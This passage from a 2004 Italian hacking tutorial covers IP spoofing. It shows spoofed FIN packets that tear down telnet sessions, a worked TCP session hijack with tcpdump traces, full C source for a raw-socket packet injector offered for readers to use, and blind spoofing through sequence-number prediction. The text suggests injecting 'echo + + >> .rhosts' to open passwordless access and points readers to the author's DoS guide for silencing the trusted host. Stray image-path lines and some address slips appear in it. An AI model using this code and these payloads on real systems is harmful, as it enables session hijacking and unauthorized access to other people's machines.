    ip->saddr = inet_addr("192.168.1.2");  //metto l'indirizzo sorgente
come il client
    ip->daddr = inet_addr("192.168.1.1");  //server
    tcp->source = htons(32772);  //porta del client
    tcp->dest = htons(23);   //porta del server
    tcp->seq = htonl(2863240419);  //SEQ number
    tcp->ack_seq = htonl(3926625060); //ack number
    tcp->doff = 5;
    tcp->syn = 0;
    tcp->ack = 0;
    tcp->fin = 1;  //setto il flag fin
    tcp->check = 0;
    tcp->window = htons(255);
    ip->check = in_chksum((unsigned short *) buffer, sizeof(struct
iphdr) + sizeof(struct tcphdr));

    if (setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one)) < 0)
        perror("Errore setsockopt()");

    if (sendto(sd, buffer, ip->tot_len, 0, (struct sockaddr *) &sin,
sizeof(sin)) < 0)
        perror("Errore sendto()");
```

```
    return 0;
}

-----scok-fin.c------------
```

Quindi come avrete letto (spero) ho settato come indirizzo sorgente il client e come indirizzo destinatario
il server. Ho impostato i valori reali (erano quello che ci aspettavamo) del SEQ number e ACK number per
fare in modo che il server credesse che la richiesta di fine connessione gli giungesse dal vero client.
Però ha sbagliato e ha fatto cadere la persona sbagliata! ;)
La stessa cosa la potevate fare con il flag RST! Provate! :D
In più potete far credere che linvio di fine connessione sia partito dal server,in modo che il client fidato chiuda la connessione,mentre noi continueremo ad inviare dati al suo posto.
RICORDATEVI CHE LE RAW SOCKET FUNZIONANO SOLO DA ROOT!!!

7.2 HIJACKING

Per attuare l'hijacking bisognerà come prima cosa desincronizzare il server dal client. Ci sono vari modi, noi utlizzeremo quello tramite l'invio di dati. In un momento di pausa tra l'invio dei dati da parte del client o del server invieremo i nostri con l'ip-spoofato,facendo in modo che il SEQ e l'ack number avanzino rispetto al server,mentre il client sarà desincronizzato in quanto si aspetterà dei SEQ e ack che non riceverà mai,in quanto sono stati modificati da noi e sono avanzati senza che lui lo sappia :D. Ovviamente maggiori saranno il numero di dati inviati,maggiore sarà la desincronizzazione (che parolona :D)
Siccome con le parole non sono bravo,vi faccio subito un bel esempio,così capite bene. (Proprio come piace a OverIP :)
Riprendendo la situazione di prima:

```
C1 -------------+---------------------> S
                |
C2 -------------+
```

Il client C1(192.168.1.2) si connette a S(192.168.1.1).
Il client C2(192.168.1.1) spacciandosi per C1 si connetterà a C2 ed avrà il controllo della connessione,mentre A sarà desincronizzato e non potrà fare più nulla :D.
Connettiamo 192.168.1.2 a 192.168.1.1 alla porta 23:

```
*******************************************
styx@portatile:~$ telnet 192.168.1.1
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
```

```
styx login:
Pasword:

styx@styx:~$
**********************************
```

Vediamo con tcpdump:

```
18:18:16.487352 portatile.36107 > styx.telnet: S [tcp sum ok]
2632850197:2632850197(0) win 5840
18:18:16.487425 styx.telnet > portatile.36107: S [tcp sum ok]
3456905904:3456905904(0) ack 2632850198 win 5792
18:18:16.487529 portatile.36107 > styx.telnet: . [tcp sum ok]
2632850198:2632850198(0) ack 3456905905 win 5840

...

18:18:20.831870 styx.telnet > portatile.36107: P [tcp sum ok]
3456906140:3456906156(16) ack 2632850384 win 5792
18:18:20.831961 portatile.36107 > styx.telnet: . [tcp sum ok]
2632850384:2632850384(0) ack 3456906156 win 5840
```

Tralascio tutte le opzioni intermezze. Bene ora il client scrive ad esempio 'l':

```
*****************
styx@styx:~$ l
********************
```

```
18:19:18.916305 portatile.36107 > styx.telnet: P [tcp sum ok]
2632850384:2632850385(1) ack 3456906156 win 5840
18:19:18.916791 styx.telnet > portatile.36107: P [tcp sum ok]
3456906156:3456906157(1) ack 2632850385 win 5792
18:19:18.916894 portatile.36107 > styx.telnet: . [tcp sum ok]
2632850385:2632850385(0) ack 3456906157 win 5840
```

Ora un 'backspace':

```
***********************
styx@styx:~$
**************************
```

```
18:19:34.730540 portatile.36107 > styx.telnet: P [tcp sum ok]
2632850385:2632850386(1) ack 3456906157 win 5840
18:19:34.731302 styx.telnet > portatile.36107: P [tcp sum ok]
3456906157:3456906160(3) ack 2632850386 win 5792
18:19:34.731407 portatile.36107 > styx.telnet: . [tcp sum ok]
2632850386:2632850386(0) ack 3456906160 win 5840
```

```
*********************
Ora una 'j':
******************

18:20:58.430277 portatile.36107 > styx.telnet: P [tcp sum ok]
2632850386:2632850387(1) ack 3456906160 win 5840
18:20:58.430446 styx.telnet > portatile.36107: P [tcp sum ok]
3456906160:3456906161(1) ack 2632850387 win 5792
18:20:58.430543 portatile.36107 > styx.telnet: . [tcp sum ok]
2632850387:2632850387(0) ack 3456906161 win 5840
```

Sappiamo abbastanza per prevedere il prossimo SEQ e ACK number. Il primo sarà 2632850387 mentre il secondo 3456906161.
Settiamoli correttamente nel nostro programma insieme a dei dati facoltativi da inviare (nel nostro caso "touch dff":creiamo un file di nome dff).
Inviando dati il client C1 sarà desincronizzato,mentre noi potremo conoscere il prossimo SEQ e ACK da inviare e continuare quindi la connessione.
Ho segnato il pacchetto spoofato con un win 255 (che sarebbe il primo):

```
18:22:30.609764 portatile.36107 > styx.telnet: P [tcp sum ok]
2632850387:2632850398(11) ack 3456906161 win 255
18:22:30.610209 styx.telnet > portatile.36107: P [tcp sum ok]
3456906161:3456906173(12) ack 2632850398 win 5792

....

18:22:57.276785 styx.telnet > portatile.36107: . [tcp sum ok]
3456906173:3456906173(0) ack 2632850398 win 5792
18:23:24.156649 styx.telnet > portatile.36107: P [tcp sum ok]
3456906161:3456906173(12) ack 2632850398 win 5792
18:23:24.156762 portatile.36107 > styx.telnet: . [tcp sum ok]
2632850387:2632850387(0) ack 3456906173 win 5840
18:23:24.156784 styx.telnet > portatile.36107: . [tcp sum ok]
3456906173:3456906173(0) ack 2632850398 win 5792
```

Il server telnet ci invia 12 bytes di risposta che corrisponderebbe a "jtouch ddf: command not found". Questo perchè non ho cancellato la j che aveva scritto l'ipotetico "signore" che si era collegato col telnet, quindi non abbiamo potuto creare il file "ddf"(infatti il comando impartito da noi è diventato jtouch dff;\n,che non esiste).
Come vedete, invece, C1 non è più sincronizzato con S in quanto non riesce più a trovare il giusto SEQ (2632850398) e ack (3456906173) da utilizzare per continuare la connessione,mentre noi sappiamo quale dovremo utilizzare. Riproviamo quindi a ricreare sto benedetto file (il pacchetto spoofato ha sempre win 255):

```
18:27:57.925524 portatile.36107 > styx.telnet: P [tcp sum ok]
2632850398:2632850409(11) ack 3456906173 win 255
18:27:57.925566 styx.telnet > portatile.36107: P
3456906173:3456906223(50) ack 2632850409 win 5792
18:27:57.925682 portatile.36107 > styx.telnet: . [tcp sum ok]
2632850387:2632850387(0) ack 3456906223 win 5840
18:27:57.925699 styx.telnet > portatile.36107: . [tcp sum ok]
3456906223:3456906223(0) ack 2632850409 win 5792

..

18:28:52.765829 portatile.36107 > styx.telnet: P [tcp sum ok]
2632850387:2632850388(1) ack 3456906223 win 5840
18:28:52.765869 styx.telnet > portatile.36107: . [tcp sum ok]
3456906223:3456906223(0) ack 2632850409 win 5792
18:28:52.974633 portatile.36107 > styx.telnet: P [tcp sum ok]
2632850387:2632850388(1) ack 3456906223 win 5840
```

Perfetto! Il file è stato creato. Questo possiamo farlo a oltranza,magari utilizzando un comando più utile,ad esempio echo + + >> .rhosts, il classico. :DD
Il vero client vuole interrompere la connessione, ma il suo SEQ e' ancora fuori sincronia ed e' per questo che il suo stato rimarra' in FIN_WAIT1, in attesa di risposta dal server. Questo non potrà però rispondergli perchè non sarà più sincronizzato e dunque una volta terminato il tempo 2MSL,la connessione sarà chiusa dal kernel.
Sinceramente inizialmente non volevo allegarvi il codice che ho utilizzato per fare hijacking... considerate che per riuscire a fargli calcolare il checksum tcp corretto sono dovuto ad andare a spulciare tutti gli include checksum.h del kernel,ma poi ci ho ripensato. Infatti quando ho letto le varie guide su questo argomento,non ho trovato mai del codice:poiché la cosa mi faceva stranire abbastanza (e penso che la stessa cosa succeda a voi),ho deciso di allegare il codice.
Quando lo utilizzate,pensate a me che ci ho perso molto tempo! Detto questo,beccateve sto code:
[il codice è già stato commentato]

```
/----- rawsock.c -----------/

/*rawsock.c by styx^ (c)
how use it:

$gcc rawsock.c -o raw
$su
#./raw  */

#include <stdio.h>
#include <ctype.h>
#include <stdlib.h>
```

```
#include <unistd.h>
#include <errno.h>
#include <netdb.h>
#include <string.h>
#include <signal.h>
#include <stdarg.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/select.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <linux/tcp.h>
#include <netinet/ip.h>

struct pseudoTCP
{
        unsigned long int source, dest;
        char zero_byte, protocol;
        unsigned short len;
};

unsigned short in_cksum(unsigned short *addr,register unsigned int
len,int csum)
{
        int nleft=len;
        int sum=csum;
        unsigned short *w = addr;
        unsigned short answer=0;

        while( nleft > 1 )
                {
                sum += *w++;
                nleft -= 2;
                }

        if (nleft == 1)
                {
                *(unsigned char *) (&answer) = *(unsigned char *)w;
                sum +=answer;
                }

        sum=(sum >> 16) + (sum & 0xffff );
        sum += (sum >> 16);
        answer = ~sum;
        return(answer);
        }

static inline unsigned long csum_tcpudp_nofold(unsigned long saddr,
```


```
                              unsigned long daddr,
                              unsigned short len,
                              unsigned short proto,
                              unsigned int sum)
{
    __asm__(
     "addl %1, %0  ;\n"
     "adcl %2, %0  ;\n"
     "adcl %3, %0  ;\n"
     "adcl $0, %0  ;\n"
     : "=r" (sum)
     : "g" (daddr), "g"(saddr), "g"((ntohs(len)<<16)+proto*256),
"0"(sum));
    return sum;
}


int main(){

int sock;
char packet[1500];
struct iphdr *ip;
struct tcphdr *tcp;
unsigned char *msg;
struct sockaddr_in sin;
int uno = 1;

struct pseudoTCP psdTCP;
unsigned short *psdHdr;
unsigned int csum=0;
char *data = "touch dd;\r";
int len = strlen(data);

    sock = socket(AF_INET, SOCK_RAW, IPPROTO_TCP);
    if (sock < 0)
        perror("Errore socket()");

memset(packet,0,1500);
memset(&sin,0,sizeof(struct sockaddr_in));
ip = (struct iphdr *)packet;
tcp = (struct tcphdr *)(packet + sizeof(struct iphdr));
msg = (unsigned char *)(packet + sizeof(struct iphdr) + sizeof(struct
tcphdr));

sin.sin_port = htons(); // inserite porta
sin.sin_addr.s_addr = inet_addr(""); // inserite indirizzo
sin.sin_family = AF_INET;

if (setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &uno, sizeof(uno)) < 0) {
```

```
                perror("setsockopt() ");
                exit(-1);
        }

      ip->version = 4;
         ip->ihl = 5;
         ip->tot_len = sizeof(struct tcphdr) + sizeof(struct iphdr);
         ip->id = htons(5555);
         ip->frag_off = 0;
         ip->ttl = 64;
         ip->protocol = IPPROTO_TCP;
   ip->daddr = inet_addr("");  // inserite ip destinazione
   ip->saddr = inet_addr("");  // inserite ip sorgente
     ip->check = in_cksum((unsigned short *) &ip , ip->tot_len,0);

 memset(&psdTCP, 0, sizeof(struct pseudoTCP));

         psdTCP.source=ip->saddr;
         psdTCP.dest = ip->daddr;
         psdTCP.zero_byte = 0;
         psdTCP.protocol = IPPROTO_TCP;
         psdTCP.len = htons(sizeof(struct tcphdr)+ len);

     tcp->source = htons();  //inserite porta sorgente
     tcp->dest = htons();   // inserite porta destinazione
     tcp->seq = htonl();  // inserite numero SEQ
     tcp->ack_seq = htonl();  // inserite numero ack
     tcp->doff = 5;
     tcp->syn = 0;
     tcp->ack = 1;
     tcp->psh = 1;
     tcp->urg = 0;
     tcp->fin = 0;
     tcp->check = 0;
     tcp->window = htons(32767);

memcpy(msg, data, len);

tcp->check =
csum_tcpudp_nofold(psdTCP.source,psdTCP.dest,psdTCP.len,psdTCP.protocol,
(int)&psdTCP);

         if (sendto(sock, packet , sizeof(struct iphdr) + sizeof(struct
tcphdr) + len ,0,(struct sockaddr *) &sin, sizeof(sin)) < 0) {
                perror("sendto()");
                exit(-1);
        }
```

```
        return(0);
}

/---------- rawsock.c -----------------/
```

8.0 IP SPOOFING CIECO

Ce labbiamo fatta ad arrivare allultimo argomento:lip-spoofing cieco. E moooooolto difficile,se non impossibile riuscire a portare a buon fine questo attacco,in quanto non siamo sul tragitto dei pacchetti o su una lan. Mbè? Questo è un bel problema! Vediamo questo esempio:




```
C1 -------------------+------------> S
                      |
C2 -------------------+
```

C1 è lhost fidato; S è il server; C2 siamo noi. Partiamo dal principio:ci sono alcuni server che permettono agli host fidati un accesso privilegiato,senza password o cose del genere. Basterebbe quindi connettersi ad S impersonando C1 per poi eseguire comandi al suo posto. I problemi sono fondamentalmente due:

1) Se ci connettiamo a S impersonando C1,S manderà i pacchetti di risposta a C1,che a sua volta dirà ad S (tramite un RST) che lui non ha tentato di aprire una connessione:morale dei fatti,non ci potremmo connettere, in quanto avremmo in risposta da S un bel RST.

2) Ricordando il 3 way handshake:



```
         ---------- SYN (ISNa) ------------>
CLIENT   <------SYN (ISNb)/ACK (ISNa+1) ----- SERVER
         ---------- ACK (ISNb+1) ---------->
```

Se ci proviamo a connettere non sapremo il SEQ number del secondo pacchetto (in quanto S lo invierà a C1) e quindi non potremo continuare la connessione.

8.1 RST? L0L!

Il primo problema (Se così si può chiamare),è risolvibile in pochissimi passi:basta impedire al C1 di rispondere a pacchetti inviati (nel nostro caso da S). Come? La cosa è molto facile:basta un qualunque tipo di DoS. Se non sapete come farlo,leggetevi la mia fantastica guida sui DoS su http://www.hacklab.tk/. In particolare potrete utilizzare la tecnica syn-floof...ma non è questo il doc in cui parlarne. Passiamo il secondo problema!

8.2 SCALDATE LE CALCOLATRICI

Il perché del titolo? Presto la saprete! :D
Come si può predire il SEQ number e vari?
LISN viene generato in diversi modi:

- in base alla regola dei 64k
- in base al tempo
- random

8.2.1 LA REGOLA DEI 64K

Questo è il metodo più utilizzato per la generazione dellISN. Consiste nellaumentare di 128000 ogni secondo lISN,oppure nel caso di una connessione di 64000.
Questo tipo di incremento è stato sfruttato da Mitnick per il suo attacco.

8.2.2 IN BASE AL TEMPO

Questo metodo incrementa,dopo la generazione pseudo random allavvio della macchina,di una costante variabile ogni tot di tempo. Solitamente i server microsoft utilizzano questo tipo di metodo.

8.2.3 RANDOM

Questo tipo di generazione è pressoché impossibile da prevedere (almeno credo) e genera ISN di numero diverso ogni volta. Utilizzato nelle nuove versioni del kernel linux.

8.3 CALCOLARE IL SEQ

Come avrete capito calcolarsi il SEQ è molto difficile,soprattutto ora,che in molti server linux questo viene calcolato in modo random diventa impossibile.
Vediamo comunque come calcolarlo. Per capire se è il metodo dei 64k basta prendere due pacchetti ricevuti e vedere se la differenza di questi due è 128000,oppure vedere se uno dei due numeri è divisibile per 64000. Prendiamo ad esempio il celebre attacco di Mitnick (il server utilizzava la regola dei 64k):
(ho chiamato C il client e S il server per comodità)

```
C.1000 > S.shell: S 1382726990:1382726990(0)
S.shell > C.1000: S 2021824000:2021824000(0) ack 1382726991
C.1000 > S.shell: R 1382726991:1382726991(0)

C.1001 > S.shell: S 1382726991:1382726991(0)
S.shell > C.1001: S 2021952000:2021952000(0) ack 1382726992
C.1001 > S.shell: R 1382726992:1382726992(0)
```

Facciamo la differenza tra i due pacchetti:

2021952000 2021824000 = 128000

Oppure possiamo dividere uno dei due per 64000:

2021824000 / 64000 = 31591

Quindi il server utilizza la regola dei 64k.
Se il server utilizza la regola del tempo,la cosa diventa complicata:bisogna inviare diversi pacchetti,vedere il tempo in cui arriva la risposta e il rispettivo SEQ. Fare la differenza tra due SEQ,la differenza tra i due intervalli di tempo e dividerli per il risultato ottenuto con i SEQ. Questo risultato sarà la costante di incremento. Se questo risulta uguale per un po di pacchetti inviati,questo vorrà dire che utilizza il metodo del tempo. Esempio teorico:

```
tempo_1;    SEQ_1;
tempo_2;    SEQ_2;

SEQ_2 SEQ_1 = SEQ
tempo_2 tempo_2 = tempo

tempo / SEQ = costante
```

Se anche questo non funziona,vorrà dire che il server utilizza il metodo random e bisogna quindi rinunciare allattacco.

8.4 ATTACCO

Allora vediamo un possibile attacco,prendendo la situazione di prima e dopo aver capito il metodo di generazione ISN:

- C2 flooda C1;
- C2 invia un pacchetto SYN a S con lip di C1;
- S invierà un pacchetto SYN/ACK a C1 di cui noi non sapremo niente (ricordatevi che non siamo sul traffico);
- C2 manderà un pacchetto ACK,il cui SEQ sarà calcolato in base al metodo di generazione di S;
- stabilita la connessione invierà dei dati a lui favorevoli;

E bene che capiate che non è possibile effettuare hijacking in questo tipo di ip-spoofing,in quanto bisognerebbe conoscere il traffico dei pacchetti. E ricordate:questo tipo di ip-spoofing è utopia (ai nostri tempi)! :D

9.0 FINE?

Bene,larticolo è finito:spero sia stato di vostro gradimento,che vi sia piaciuta tutta la pratica oltre la teoria e spero che siate riusciti a comprendere questo fantastico argomento:lip-spoofing.
Per qualunque cosa potete contattarmi allindirizzo the.styx@gmail.com oppure su irc (irc.azzurra.org) nei seguenti canali:

#ondaquadra
#spine
#hacklab
#C
#hack4freedom

9.1 RINGRAZIAMENTI

Per prima cosa ringrazio hacklab (http://hacklab.altervista.org/) per lo spazio concessomi. Ringrazio tutti quelli che mi hanno seguito,in particolare mydecay ciao myde :*. Saluto poi tutti quelli di irc:OverIP,Izzy,Traktopel,Tiger87,mydecay,eazy,Khlero,zast,cartesio e tutti gli altri di hacklab. Ciao a tutti,alla prossima! :*

styx^

FINITO DI SCRIVERE IL: 11/12/2004